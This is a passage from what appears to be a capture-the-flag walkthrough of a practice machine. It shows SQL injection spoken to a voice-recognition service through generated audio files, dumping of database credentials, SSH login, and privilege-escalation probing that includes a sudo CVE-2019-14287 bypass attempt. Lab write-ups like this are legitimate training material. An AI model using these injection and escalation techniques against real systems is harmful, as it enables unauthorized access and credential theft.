
open single quote order by one hyphen hyphen space hyphen



But it seems it didn't received it well. While doing speech analysis we can see that if we mention any text followed by a comma it waits a second then process the remaining. So let's do that


```
⚡ root@MrR3boot ~/Desktop/htb/boxes/ai cat test.txt
open single quote order by, one, hyphen hyphen space hyphen
⚡ root@MrR3boot ~/Desktop/htb/boxes/ai cat test.txt| text2wave -o speech.wav
⚡ root@MrR3boot ~/Desktop/htb/boxes/ai
```

Let's upload this




But there seems to be an issue regarding spaces with comment syntax. If we observe closely intelligence page have one line saying about database commenting. Let's make use of that

```
⚡ root@MrR3boot > ~/Desktop/htb/boxes/ai > cat test.txt
open single quote order by,one,comment database
⚡ root@MrR3boot > ~/Desktop/htb/boxes/ai > cat test.txt | text2wave -o speech.wav
⚡ root@MrR3boot > ~/Desktop/htb/boxes/ai >
```



Well it says 1t. As we see output being printed it has to be at least one column that is being fetched in backend sql query. So let's try for **order by 2**

```
⚡ root@MrR3boot > ~/Desktop/htb/boxes/ai cat test.txt
open single quote order by,two,comment database
⚡ root@MrR3boot > ~/Desktop/htb/boxes/ai cat test.txt| text2wave -o speech.wav
⚡ root@MrR3boot > ~/Desktop/htb/boxes/ai
```




Now we have proper processed output with order by 2 and it says unknown column. So we can infer that there is one column that is being selected in the query.

Let's dump the database


We can also make use of **join** string which alexa can process it as **merge/union/thought**

```
⚡ root@MrR3boot ~/Desktop/htb/boxes/ai cat test.txt
open single, quote, join select,database,open parenthesis,close parenthesis, comment database
⚡ root@MrR3boot ~/Desktop/htb/boxes/ai cat test.txt| text2wave -o speech.wav
⚡ root@MrR3boot ~/Desktop/htb/boxes/ai
```

So **alexa** is the name of the database. Let's check version

```
root@MrR3boot ~/Desktop/htb/boxes/ai cat test.txt
open single, quote, join select, version, open parenthesis,close parenthesis, comment database
root@MrR3boot ~/Desktop/htb/boxes/ai cat test.txt| text2wave -o speech.wav
root@MrR3boot ~/Desktop/htb/boxes/ai
```




Instead of writing heavy queries which may/mayn't processed well by AI speech API, we can make a guess of important table name like **users**.

Let's try dumping credentials from users table.


So our payload become : **open single, quote, join select, username from users comment database**

Output is : **alex**



And for password : **open single, quote, join select, password from users comment database**

Output is : **H,Sq9t6}a<) ?q93_**



Let's try SSH with identified credentials

```
⚡ root@MrR3boot ~/Desktop/htb/boxes/ai ssh alexa@192.168.0.101
alexa@192.168.0.101's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 5.3.7-050307-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Thu Oct 24 13:54:42 UTC 2019

System load:  0.3               Processes:            208
Usage of /:   28.1% of 19.56GB   Users logged in:     1
Memory usage: 27%              IP address for ens33: 192.168.0.101
Swap usage:   0%

 * Kata Containers are now fully integrated in Charmed Kubernetes 1.16!
   Yes, charms take the Krazy out of K8s Kata Kluster Konstruktion.

   https://ubuntu.com/kubernetes/docs/release-notes

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

50 packages can be updated.
0 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Tue Oct 22 12:12:31 2019 from 192.168.0.104
alexa@AI:~$
```

```
alexa@AI:~$ cat user.txt
c43b62c682a8c0992eb6d4a2cda55e4b
alexa@AI:~$ █
```

Super we got user. Let's check for ways to get root.

```

alex@AI:~$ ls -al
total 40
drwxr-xr-x 6 alexa alexa 4096 Oct 24 13:54 .
drwxr-xr-x 3 root  root  4096 Oct 19 10:04 ..
lrwxrwxrwx 1 alexa alexa    9 Oct 19 10:49 .bash_history -> /dev/null
-rw-r--r-- 1 alexa alexa  220 Apr  4 2018 .bash_logout
-rw-r--r-- 1 alexa alexa 3771 Apr  4 2018 .bashrc
drwx----- 2 alexa alexa 4096 Oct 24 13:54 .cache
drwx----- 3 alexa alexa 4096 Oct 24 13:54 .gnupg
drwxrwxr-x 3 alexa alexa 4096 Oct 22 12:18 .local
-rw-r--r-- 1 alexa alexa  807 Apr  4 2018 .profile
drwx----- 2 alexa alexa 4096 Oct 21 14:29 .ssh
-r----- 1 alexa alexa   33 Oct 21 16:13 user.txt
alex@AI:~$ uname -mrs
Linux 5.3.7-050307-generic x86_64

```

There's nothing in `.bash_history` and Kernel seems to be latest.

```

alex@AI:~$ cd ..
alex@AI:/home$ ls -al
total 12
drwxr-xr-x  3 root  root  4096 Oct 19 10:04 .
drwxr-xr-x 24 root  root  4096 Oct 22 12:03 ..
drwxr-xr-x  6 alexa alexa 4096 Oct 24 13:54 alexa
alex@AI:/home$

```

It seems there is no other user's folders.

```

alex@AI:/home$ cat /etc/passwd | grep 'home'
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
alex:x:1000:1000:alex:/home/alex:/bin/bash
mrr3boot:x:4000000000:1001::/home/mrr3boot:/bin/sh
alex@AI:/home$

```

There's other user on the box with odd uid. There's a CVE according to this specific clue. When UID is greater than 2147483647 (INT_MAX) it's possible to escalate user privileges to root. According to <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-19788> this vulnerability present in Polkit 0.115 version.

```
alex@AI:/home$ pkexec --version
pkexec version 0.105
alex@AI:/home$
```

But AI is having 0.105 which is safe against this issue

(<https://www.debian.org/security/2018/dsa-4350>). Let's check for sudo entries

```
alex@AI:/home$ sudo -l
[sudo] password for alexa:
Matching Defaults entries for alexa on AI:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alexa may run the following commands on AI:
    (ALL, !root) /usr/bin/vi
```

So alexa user can execute **vi** command as any user except root. Let's check that

```
alex@AI:/home$ sudo -u root vi
Sorry, user alexa is not allowed to execute '/usr/bin/vi' as root on AI.
alex@AI:/home$
```

Recently a CVE-2019-14287 released on sudo binary explaining same. If we do sudo by mentioning a specific user id either (-1 or 4294967295) which skips the existing user check and fallback to root explained in

<https://www.sudo.ws/repos/sudo/rev/83db8dba09e7>

Let's try for that.

```
alex@AI:~$ sudo -u#-1 /usr/bin/vi
sudo: unknown user: #-1
sudo: unable to initialize policy plugin
```

It seems it didn't work as expected. Let's try other ways.

We have MySQL credentials in **/var/www/html/db.php**


```
alex@AI:/var/www/html$ cat db.php
<?php
$conn = new mysqli('localhost','dbuser','toor','alexa');
if (mysqli_connect_errno())
{
    echo "Failed to connect to MySQL: " . mysqli_connect_error();
}
?>
```

Let's try to see what is present in database.

```
alex@AI:/var/www/html$ mysql -u dbuser -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 18
Server version: 5.7.27-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2019, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| alexa      |
| mysql      |
| performance_schema |
| sys        |
+-----+
5 rows in set (0.01 sec)

mysql> use alexa;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> █
```



```
mysql> select * from alexa;
+-----+-----+
| query      | output |
+-----+-----+
| say hi python | print("hi") |
| say hi in c   | #include int main() { printf("Hello World"); return 0; } |
+-----+-----+
2 rows in set (0.00 sec)

mysql> select * from users;
+-----+-----+
| username | password |
+-----+-----+
| alexa    | H,Sq9t6}a<)?q93_ |
| root     | H,Sq9t6}a<)?q931 |
| dbuser   | toor      |
| awsadm   | awsadm    |
+-----+-----+
4 rows in set (0.00 sec)
```

We have some credentials in **users** table. Let's try switching to **root**

```
alex@AI:/var/www/html$ su - root
Password:
su: Authentication failure
```

Nope. That's not working. Let's check for setuid/getuid bit binaries.

```
alex@AI:~$ find / -perm -4000 2>/dev/null
/snap/core/7270/bin/mount
/snap/core/7270/bin/ping
/snap/core/7270/bin/ping6
/snap/core/7270/bin/su
/snap/core/7270/bin/umount
/snap/core/7270/usr/bin/chfn
/snap/core/7270/usr/bin/chsh
/snap/core/7270/usr/bin/gpasswd
/snap/core/7270/usr/bin/newgrp
/snap/core/7270/usr/bin/passwd
/snap/core/7270/usr/bin/sudo
/snap/core/7270/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/7270/usr/lib/openssh/ssh-keysign
/snap/core/7270/usr/lib/snapd/snap-confine
/snap/core/7270/usr/sbin/pppd
/snap/core/7917/bin/mount
/snap/core/7917/bin/ping
/snap/core/7917/bin/ping6
/snap/core/7917/bin/su
/snap/core/7917/bin/umount
/snap/core/7917/usr/bin/chfn
/snap/core/7917/usr/bin/chsh
/snap/core/7917/usr/bin/gpasswd
/snap/core/7917/usr/bin/newgrp
/snap/core/7917/usr/bin/passwd
/snap/core/7917/usr/bin/sudo
/snap/core/7917/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/7917/usr/lib/openssh/ssh-keysign
/snap/core/7917/usr/lib/snapd/snap-confine
/snap/core/7917/usr/sbin/pppd
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/spice-gtk/spice-client-glib-usb-acl-helper
/usr/lib/eject/dmccrypt-get-device
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/newgidmap
/usr/bin/passwd
/usr/bin/traceroute6.iputils
```

```
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/spice-gtk/spice-client-glib-usb-acl-helper
/usr/lib/eject/dmccrypt-get-device
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/newgidmap
/usr/bin/passwd
/usr/bin/traceroute6.iputils
/usr/bin/newuidmap
/usr/bin/sudo
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/bin/mount
/bin/umount
/bin/ping
/bin/su
/bin/fusermount
alex@AI:~$
```

Well, there is nothing interesting. Let's check for local running services.

```
alex@AI:~$ netstat -ant
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:8000          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 192.168.0.101:22        192.168.0.104:39830     ESTABLISHED
tcp        0      0 192.168.0.101:22        192.168.0.104:59076     ESTABLISHED
tcp6       0      0 127.0.0.1:8005          :::*                    LISTEN
tcp6       0      0 127.0.0.1:8009          :::*                    LISTEN
tcp6       0      0 127.0.0.1:8080          :::*                    LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
alex@AI:~$
```

Let's curl quickly what is running on port **8080**.


```
alex@AI:~$ curl localhost:8080
```

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="UTF-8" />
    <title>Apache Tomcat/9.0.27</title>
    <link href="favicon.ico" rel="icon" type="image/x-icon" />
    <link href="favicon.ico" rel="shortcut icon" type="image/x-icon" />
    <link href="tomcat.css" rel="stylesheet" type="text/css" />
  </head>
```

Cool there is **Apache Tomcat/9.0.27** service running. As it didn't have any known issues let's check for credentials.

```
alex@AI:~$ find / -name *tomcat* 2>/dev/null
/usr/share/sosreport/sos/plugins/__pycache__/tomcat.cpython-36.pyc
/usr/share/sosreport/sos/plugins/tomcat.py
/opt/apache-tomcat-9.0.27
alex@AI:~$
```

```
alex@AI:/opt/apache-tomcat-9.0.27$ ls -al
total 152
drwxr-xr-x 9 root root 4096 Oct 24 13:04 .
drwxr-xr-x 3 root root 4096 Oct 21 14:14 ..
drwxr-x--- 2 root root 4096 Oct 21 14:14 bin
-rw-r----- 1 root root 18982 Oct 7 09:59 BUILDING.txt
drwx----- 3 root root 4096 Oct 21 14:16 conf
-rw-r----- 1 root root 5408 Oct 7 09:59 CONTRIBUTING.md
drwxr-x--- 2 root root 4096 Oct 21 14:14 lib
-rw-r----- 1 root root 57092 Oct 7 09:59 LICENSE
drwxr-x--- 2 root root 4096 Oct 24 12:39 logs
-rw-r----- 1 root root 2333 Oct 7 09:59 NOTICE
-rw-r----- 1 root root 3255 Oct 7 09:59 README.md
-rw-r----- 1 root root 6849 Oct 7 09:59 RELEASE-NOTES
-rw-r----- 1 root root 16262 Oct 7 09:59 RUNNING.txt
drwxr-x--- 2 root root 4096 Oct 21 14:14 temp
